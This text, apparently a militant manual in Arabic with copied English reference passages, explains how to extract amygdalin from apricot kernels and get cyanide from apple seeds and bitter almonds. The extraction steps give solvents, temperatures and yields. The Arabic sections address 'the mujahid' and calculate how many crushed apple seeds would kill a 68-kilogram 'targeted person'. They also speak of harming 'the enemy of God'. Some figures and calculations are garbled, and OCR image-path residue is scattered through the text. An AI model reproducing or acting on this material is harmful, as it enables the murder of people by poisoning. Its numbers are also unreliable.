٣-تقوم بطحن الالباب (الانوية المستخرجة من بذور المشمش) وذلك لإزالة اكبر كمية ممكنة من الزيت الذي فيها فكما نعلم فن اغلب البذور تحتوي على وسط زيتي او نفطي وهو الذي يستخلص احيانا لحاجات الانسان (ومن تابع العدد السابق للمجلة يتذكر زيت الخروع الذي كان يحيط بسم الريسين) بعد نزع اكبر قدر ممكن الزيت يترك لفترة حتى يجف وذلك افضل

٤- نقوم بتجهيز صحن او بيركس زجاجي مقاوم للحرارة ونخلط مسحوق بذور المشمش + كمية من الكحول الايزوبروبيلي ويمكن استخدام الكحول الايثيلي (الاسبرتو المعروف) ونسخن الخليط على نار هادئة من نصف ساعة الي ساعتين

٥- الان نقوم بعملية الترشيح (يفضل ان يكون ورق او قماش الترشيح دقيق المسام) حتى ينزل الي كاس الترشيح السائل المسخن اما ما يتبقى على ورق الترشيح من مواد فلا حاجة لنا بة

٦- نأخذ الجزء المرشح ونتركة لمدة ثلاثة ايام أي حوالي ٧٢ ساعة ثم نغسلة بالايثر لكي ينزع الكحول الايزوبروبيلي المتبقى عليه وسيظهر مسحوق ابيض .

٧- نترك المسحوق الابيض يجف والذي هو(الاميغدالين) ان مسالة التجفيف تتم كالتالي اما بوضع المسحوق الابيض تحت اشعة الشمس او ببساطة نفرشة على صحن حديدي ويتم تسخينة على نار هادئة تقريبا على درجة حرارة ٥٠ الي ٦٠ درجة مئوية ويكون الصحن الحديدي مكشوف لمدة ثمان ساعات تقريبا- وهكذا يصبح لدينا مادة الاميغدالين بكمية تعادل من ٦٥ الي ٨٠ بالمائة من المحصول النظري المتوقع - كما يمكن اضافة الفحكم المنشط الية فترتفع درجة نقاوة الاميغدالين الي ٩٦ %

Extraction Methods AMYGDALIN :

The source for obtaining AMYGDALIN which use most currently utilized use the apricot kernel .
The method for its extraction and refining has only been standardized in the last five years, thanks to the multiple research projects completed primarily by KEM S.A. Laboratories. The main steps to follow in the extraction of AMYGDALIN are summarized below :

1. Selection of kernels.
2. Cleaning the Kernels. Keeping as the principal objective the elimination of shells, husks, rock and leaves which might damage the mills.

3. Milling the kernels. With this, it is possible to separate most of the oil from the initial milling and the remainder in the subsequent millings. The product from the milling is a fine, brownish powder with a bitter odor which, upon letting it sit, ferments spontaneously, which is desirable, because with it the yield from the extraction is increased.

4. Dissolving the powder. A stainless steel digester is used in the presence of isopropyl alcohol at a constant temperature and with constant reflux of the alcohol, for a period of 2 1/2 hours.
5. Filtering. One uses filters on very fine cloth so as to avoid the passage of particles of the powder which are not digested.

The resulting product is allowed to sit for 72 hours, and is then washed with ethylic ether eliminate the isopropyl alcohol.
6. Drying the AMYGDALIN. The dry, white powder, product of the filtering, is spread out on stainless steel dishes and is exposed for eight hours to temperatures between 50 and 60 degrees C. The project is 65 through 80% percent pure AMYGDALIN.

7. Crystallization. This is completed in closed, glass, vacuum receptacles after exposing the AMYGDALIN to a mixture of activated carbon and ionized earth which act as a filter. The final product is AMYGDALIN with a purity of no less than 96%.

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1. Amygdalin is a white, crystalline, inodorous powder with an intensely bitter taste, slightly soluble in cold water, alcohol and acetone, very soluble in hot water, alcohol and acetone. Insoluble in ether.

2. It has a pH of 7 (neutral) in a saturated, aqueous solution. its point of fusion is between 210 and 218 degrees Celsius and its loss upon drying is less than 12%.

3. Its optical rotation is levogyrous or negative: between -37 and 42 degrees. It has a maximum absorbency of ultraviolet light of 262 microns and a minimum of 250 microns.

4. Its stability is complete in crystalline form as well as in saturated , aqueous solution in which the loss is less than 2.5% after 5 years.

5. Chemically, it is cyanogenic diglucoside, with a condensed formula C20H27NO11, with a molecular weight of 457.42 g., a chemical name of D Mandelonetrile-betaglucoside-6 beta-D-glucoside.

6. If it is mixed with concentrated, hydrochloric acid, it gives positive reactions characteristic of benzaldehyde, of the reducing sugars and the hydrocyanic acid.



Other foods that naturally contain cyanogenic glycosides include:
almonds
cherries, peaches, apricots
seeded grapes
cassava
sorghum
corn
alfalfa
apples, pears
beans
coffeeWhile the glycosides are most concentrated in the seed, leaves and root of the plants, it is present to some degree in the flesh of the fruits as well.

اهم النباتات التي يكون بها مركب الاميغدالين


The most common plants to produce human cyanide toxicity in the US are the seeds of the Rosacea family, including :
النباتات الاكثر شيوعا في الولايات المتحدة الامريكية والتي نستطيع ان نجد عنصر السيانيد فيها هي كالتالي :
apricots (Prunus armeniaca)(المشمش)
bitter almond (Prunus amygdalus) (اللوز المر)
peach (Prunus persica) (الخوخ)
pear (Pyrus communis) (الكمثرى)
apple (Malus sylvestris) (التفاح)
and plum (Prunus domestica)(الاجاص)

الاميغدالين في بذور التفاح





بالتأكيد انة في حياتك قد ابتلعت بعض من بذور التفاح ولم تشعر انك قد تسممت منها فلماذا ؟؟

تحتوي بذور التفاح على جليكوسيدات Cyanogenic ، وكما يوحي اسمها ، فأنها تحتوي على مادة السيانيد ، ويكون ملتصق الى جزيء السكر. و هذا جزيء السكر عندما يتحلل فأنة ينتج غاز سيانيد الهيدروجين ، والسبب انك لا تتسمم من البذور عند ابتلاع كمية صغيرة منها هو ان البذور عندما تمر عبر الجهاز الهضمي لا تتحلل البذور وبالتالي لا يتصاعد غاز السيانيد القاتل وحتى لو تصاعد الغاز فان الجسم قادر على تحويلها الي مواد غير سامة نظرا لان كمية البذور التي تم ابتلاعها كانت ضئيلة .

ولكن لو كانت كمية بذور التفاح قاتلة فهنا لا يستطيع الجسم تحييد السم بكاملة وحينها يحدث التسمم ، ولذلك يقال ان اغلب من يتضرر من تلك البذور وبشكل سريع هم الاطفال والحيوانات

وأيضا هنالك سبب اخر لعدم التسمم بالبذور عند ابتلاع كمية صغيرة منها وهو ان عملية اكل البذور تكون عبر البلع أي نادرا ان يقوم انسان بمضغها لأنها غير مستساغة ومرة الطعم وبالتالي لأيتم مضغها وهرسها عبر الاسنان وبالتالي يظل السم بداخل غلاف البذرة وتمر عبر الجهاز الهضمي والأمعاء بدون أي مشاكل كبيرة .

واهم اعراض ابتلاع كمية كبيرة وقاتلة من بذور التفاح هي فقدان الوعي ، والدوخة ، والصداع ، وتقلبات، وفشل الجهاز التنفسي وتغيرات في ضغط الدم.وأيضا القيء واللعاب الزائد. وتتطور الحالة الي مشاكل خطيرة في التنفس ، والذي يؤدي الي فشل الجهاز التنفسي ثم الموت.

وقد لاحظ بعض الباحثين أن من يتناول بذور التفاح بكميات معينة تحدث له أعراض غثيان ودوار، فأجريت دراسة تحليلية علي بذور التفاح وأدت هذه الدراسة إلي وجود ملح السيانيد السام في البذور مرتبط مع جزئ من السكر. حيث وجد فية ٢٥ - ١٠٠ mg حوالي ١٣٨,٩ PPM من ملح السيانيد.

تقريبا ما بين ٨٥ الى ٣٠٠ غرام من مسحوق بذور التفاح تكون قاتلة للانسان – وتقريبا كل ١٠٠ غرام قد تعادل ٣٠٠ بذرة .

(ملاحظ مهمة)

ان كمية مائة غرام من بذور التفاح المسحوقة يمكن ان نستخلص منها ٢١٩ ملغ من الاميغدالين والذي بدورة يمكن ان ينتج كمية من ١٠ الى ٧٠ ملغرام من سيانيد الهيدروجين

The seeds of apples, also known as "pips", contain a sugar/cyanide compound called "amygdalin", which turns into hydrogen cyanide when it is metabolized in your body. Hydrogen cyanide was one of the key ingredients to Zyklon B, the trade name of the pesticide used by the Nazis in their gas chambers.

Other fruit seeds that also have cyanogenic glycosides are cherries, peaches, certain almonds, plums, apricots, raspberries, and pears. ("Cyanogenic glycosides" are just molecules in which sugar is bound to a smaller non-carbohydrate molecule, in this case cyanide.) Tapioca, also known as cassava root, is another plant that contains a cyanide precursor, namely linamarin. If the roots aren't processed correctly (drying, soaking, and baking them for a certain amount of time), they are extremely poisonous.

It takes only about 100 200 mg of cyanide, when eaten, or about 270 parts per million, when breathed in, to be fatal to an adult within a few minutes (about .68 mg per pound of body weight); obviously much less cyanide is needed to be fatal to children or pets. Before you go panicking after accidentally swallowing an apple seed, you should know that ingesting a few seeds won't kill you. The human body is perfectly capable of handling very small doses of cyanide. This is lucky for tobacco smokers; when a person smokes a cigarette, they're breathing in low doses of hydrogen cyanide, which is then processed by the liver so that it can't accumulate to sufficient amounts to cause major problems.

Another reason swallowing apple seeds isn't that dangerous is that, if you just swallowed the seed without chewing it, it is likely to pass through your digestive system completely intact and undigested.

That eating a few apple seeds will not kill, as the seeds are tough and generally will pass out undigested. The body is able to deal with small doses of cyanide that may be absorbed. He shares an interesting apple fact:


100 g of crushed apple seeds can yield 219 mg of Amygdalin which can generate is between 10 to 70 mg of HCN

So approximately 100 grams = 300 seeds.

That will mean that around 85 to 300 grams of crushed apple seeds to ingest before fatality kicks in!

Apple seeds average around 0.6mg hydrogen cyanide (HCN) per gram of dry seed. Since the lethal dose of HCN is estimated to be around 50 to 100 mg , you will need around 85 – 300 grams of dry seeds. This is around half a cup... it requires a lot of apples. Effects are fastest if the stomach is empty and gastric acidity high. With minimally lethal doses, death may take up to an hour.





تذكير مهم جدا : ترجع كمية ونسبة السيانيد الي نوعية وجودة البذور وطريقة الاستخلاص فقد تكون الكمية اقل او اكبر مما ذكر انما الارقام هنا تقريبية في الحد المتوسط لها

151 ground apple seeds, capsules, mortar & pestal, wall text, apples, planter components variable to setting

Main accompanying text:

The average cyanogenic content of apple (Malus domestica) seeds is 0.6 mg/g.
The average apple seed weight is 0.756 grams.
~.75 x0 .6 = 0.45 mg of cyanide per the average apple seed.
Cyanide is lethal to Homo sapiens, and the acute dose is ~1 mg/kg body weight.
I weigh 150 pounds, or ~68 kg .
It will take near 68 mg of cyanide to kill, or ~ 151 apple seeds.
With a maximum of ten per apple, that's 16 – 20 apples minimum as a lethal dose

ولتسهيل الحسابات على المجاهد في معرفة كمية السيانيد الموجود في بذور التفاح او غيرها اتبع الاتي ويقاس على هذة الحسابات باقي النباتات الاخرى التى تحتوي على عنصرالسيانيد .

ان المعروف ان الجرعة القاتلة من هذا السم هو من ٥٠ الي ١٠٠ ملغرام وبالغالب في كل تفاحة واحدة توجد حوالي ٨ بذرات - ايضا فان وزن بذرة التفاح الواحدة في المتوسط تكون ٠,٧٥٦ غرام وأيضا فان في كل غرام من بذور التفاح هنالك كمية ٠,٦ ملغرام من السم أي تقريبا بعملية حسابية بسيطة (٠,٧٥٦ * ٠,٦) = اذا سيكون الناتج بعد تنحية الكسور تقريبا في كل غرام من بذور التفاح يوجد حوالي ٠,٤٥ ملغرام من سم السيانيد -

وبناء على هذة المعلومات نستطيع معرفة كمية السم في البذور التي لدينا من خلال وزنها وعددها وعليها نحدد كم نحتاج لاستخدامها في التسبب بالضرر لعدو الله في حالات الضرورة .

مثال تقريبي مبسط هنالك شخص مستهدف لقتلة ويزن تقريبا ٦٨ كيلو غرام
كم نحتاج من بذور التفاح لكي نحصل على الجرعة القاتلة من سم السيانيد ؟؟

يجب ان نضع هذا القانون في اعتبارنا وهو (ان كل كيلوغرام من جسم الانسان يكفية ١ ملغرام من السيانيد لكي يقتلة)


اذا فإننا نحتاج الي ٦٨ ملغرام من سم السيانيد لنقتل هذا الشخص الذي يبلغ وزنة ٦٨ كيلوغرام - وبالتالي بعملية قسمة مبسطة لوزن الشخص المستهدف على كمية السم الموجود بكل بذرة - اذا ٦٨/٠,٤٥ = ١٥١ بذرة تفاح .

(اذا كمية ١٥١ بذرة تفاح مسحوقة لو ابتلعها انسان على دفعة واحدة يبلغ وزنة ٦٨ فأنها تكون قاتلة بالنسبة لة)

وهكذا اقسم الكمية التي تريدها على (٠,٤٥) وهو رقم ثابت لتحصل بالنتيجة على عدد البذور التي تحتاجها من التفاح او أي نبات اخر يكون السيانيد من مكوناتة – وحتى لا ننسى تذكر اخي المجاهد ان عنصر السيانيد يكون ملتصق بجزئ سكر يدعى الاميغدالين المبين سابقا .



الاميغداليين في اللوز البري المر



Amygdalin



يجب أن نعرف ان اللوز يأتي في نوعين، الحلو والمر، وهذا الأخير هو شديدة السمية عندما يكون بشكلة الخام. اللوز المر يحتوي على أميغدالين غليكوزيد. وعندما تؤكل، يبدأ أميغدالين غليكوزيد في التحول إلى سيانيد الهيدروجين السام ، وللعلم فان اللوز المتوفر هو اللوز الحلو والذي لايحتاجة المجاهد انما المطلوب هو اللوز المر وبالغالب يكون نادر الوفرة ولذلك يفضل زراعته او البحث عنة بشكل خام في البرية ، وهنالك زيت اللوز المر وبالغالب لا يكون ضارا لأنة قد تم تعريضة للحرارة وبالتالي تخلص من اكثر السموم التي كانت بة وللإشارة فإن كمية بسيطة من اللوز المر قادرة على انتاج حوالي ٤-٩ ملغ من سيانيد الهيدروجين. ولذلك فان كميات قليلة من اللوز المر الخام كافية لقتل انسان وبسرعة جدا وكميات أقل قد يسبب لك مشاكل صحية خطيرة أخرى مثل الفشل الكلوي .

ويمكن لكمية يتم تناولها تقدر بـ ١٠ حبات من اللوز المر ان تحدث للانسان مضاعفات خطيرة تودي الي الموت

لوز مقشور



Wild "bitter" almonds contain by far the greatest amount of amygdalin, and it takes 50-70 of them to kill an adult, 7-10 to kill a child.

What is the difference between Sweet and bitter almonds ?

The bitter almond is slightly broader and shorter than the sweet almond, and contains about 50% of the fixed oil that occurs in sweet almonds. It also contains the enzyme emulsin which, in the presence of water, acts on a soluble glucoside, amygdalin, yielding glucose, cyanide and the essential oil of bitter almonds, which is nearly pure benzaldehyde. Bitter almonds may yield from 4–9 mg of hydrogen cyanide per almond or Bitter almonds may yield from 6 to 8% of hydrogen cyanide. Extract of bitter almond was once used medicinally, but even in small doses, effects are severe, and in larger doses can be deadly.

The almond fruit measures 3.5–6 cm (1–2 in) long. In botanical terms it is not a nut, but a drupe. The outer covering or exocarp, fleshy in other members of Prunus such as the plum and cherry, is instead a thick leathery grey-green coat (with a downy exterior), called the hull. Inside the hull is a reticulated hard woody shell (like the outside of a peach pit) called the endocarp. Inside the shell is the edible seed, commonly called a nut. Generally, one seed is present, but occasionally there are two.


Unshelled (left) and
shelled (right) almonds


Green almonds

The fruit of the wild forms contains the glycoside amygdalin, "which becomes transformed into deadly prussic acid (hydrogen cyanide) after crushing, chewing, or any other injury to the seed."

Almond is considered as one of the earliest domesticated tree nuts.
Wild almonds are bitter, its kernel produces deadly cyanide upon mechanical handling, and eating even a few dozen at one sitting can be fatal.


Size : Length = 1.5 to 2 cm; Breadth = 12.5 mm;
Thickness = 8 mm

Shape : Oblong, ellipsoidal, rounded at one end and pointed at the other.

Solubility : Insoluble in ether, but soluble in water and boiling alcohol.

Preparation The cyanogenetic glycoside **amygdalin** is usually obtained from either the cake of bitter almond or other prunaceous seeds after the expression of the fixed oil. The cake is subjected to extraction with ethanol (95%, v/v), and the resulting alcoholic extract is concentrated to a small volume preferably under vacuum and mixed with a large volume of ether, when the desired glycoside will separate out as a crystalline product.

Chemcial Constituent **Bitter almond** contains a colourless crystalline cyanogenetic bitter glycoside commonly termed as **amygdalin** present to the extent of 1-3% as given below:



Amygdalin

Amygdalin upon enzymatic hydrrolysis with **emulsin** gives rise to one mole each of benzaldehyde and hydrocyanic acid plus two moles of glucose as follows:

$$\underset{\text{Amygdalin}}{C_{20}H_{27}NO_{11}} + 2H_2O \xrightarrow[\text{(Hydrolysis)}]{\text{Emulsin}} \underset{\text{Benzaldehyde}}{C_6C_5—CHO} + \underset{\substack{\text{Hydro–}\\\text{Cyanic acid}}}{HCN} + \underset{\text{Glucose}}{2C_6H_{12}O_6}$$

Besides, **bitter almond** contains fixed oil (40-50%), proteins (20%), volatile oil (0.5%) and an enzyme emulsin.

